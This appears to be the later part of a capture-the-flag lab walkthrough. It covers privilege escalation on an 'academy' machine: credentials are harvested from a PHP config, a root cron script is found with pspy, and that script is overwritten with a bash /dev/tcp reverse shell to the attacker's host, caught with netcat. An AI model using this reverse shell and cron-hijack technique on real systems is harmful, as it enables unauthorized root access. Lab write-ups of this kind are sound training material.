
Key discoveries:
- User
grimmieexists with admin privileges - Cron job found:
* * * * * /home/grimmie/backup.sh

Database Credentials Discovery

LinPEAS revealed credentials in a PHP config file:
cat /var/www/html/academy/includes/config.php
Password: My_V3ryS3cur3_P4ss
SSH as Grimmie
Attempt SSH login with the discovered credentials:
ssh grimmie@10.0.2.4
Password: My_V3ryS3cur3_P4ss

Successfully logged in as grimmie! However, sudo is not available.
Analyzing backup.sh
In /home/grimmie, we find backup.sh which removes backup.zip periodically. Checking crontab returns nothing, so we'll use pspy to monitor processes.
Using pspy for Process Monitoring
Download pspy64 from: pspy GitHub
wget http://10.0.2.15/pspy64
chmod +x pspy64
./pspy64

pspy confirms that backup.sh is executed multiple times per minute as root!
Exploiting backup.sh
Since grimmie owns backup.sh and it runs as root, we can inject a bash reverse shell.
Create a bash reverse shell one-liner:
bash -i >& /dev/tcp/10.0.2.15/8080 0>&1
Replace the contents of backup.sh:
echo 'bash -i >& /dev/tcp/10.0.2.15/8080 0>&1' > /home/grimmie/backup.sh
Set up a listener on port 8080:
nc -nvlp 8080Wait for the cron job to execute (within a minute)...
Root Access

Success! We have root access.
whoami
# Output: root

ls
cat flag.txtSummary
Attack Chain
- Nmap scan revealed FTP, SSH, and HTTP services
- Anonymous FTP access provided database credentials (hashed)
- Cracked MD5 hash to obtain student password
- Directory enumeration discovered /academy portal
- Logged into student portal using cracked credentials
- Uploaded PHP reverse shell via photo upload function
- Gained www-data shell access
- Used LinPEAS to discover grimmie user and credentials
- SSH'd as grimmie user with found credentials
- Discovered backup.sh running as root via pspy
- Modified backup.sh with reverse shell payload
- Gained root access when cron executed the modified script
Key Lessons
- Always check for anonymous FTP access
- Weak passwords and password reuse are common vulnerabilities
- File upload functionality can be exploited if not properly secured
- Configuration files often contain sensitive credentials
- Scripts executed by cron jobs should have restricted write permissions
- Process monitoring tools like pspy can reveal hidden automation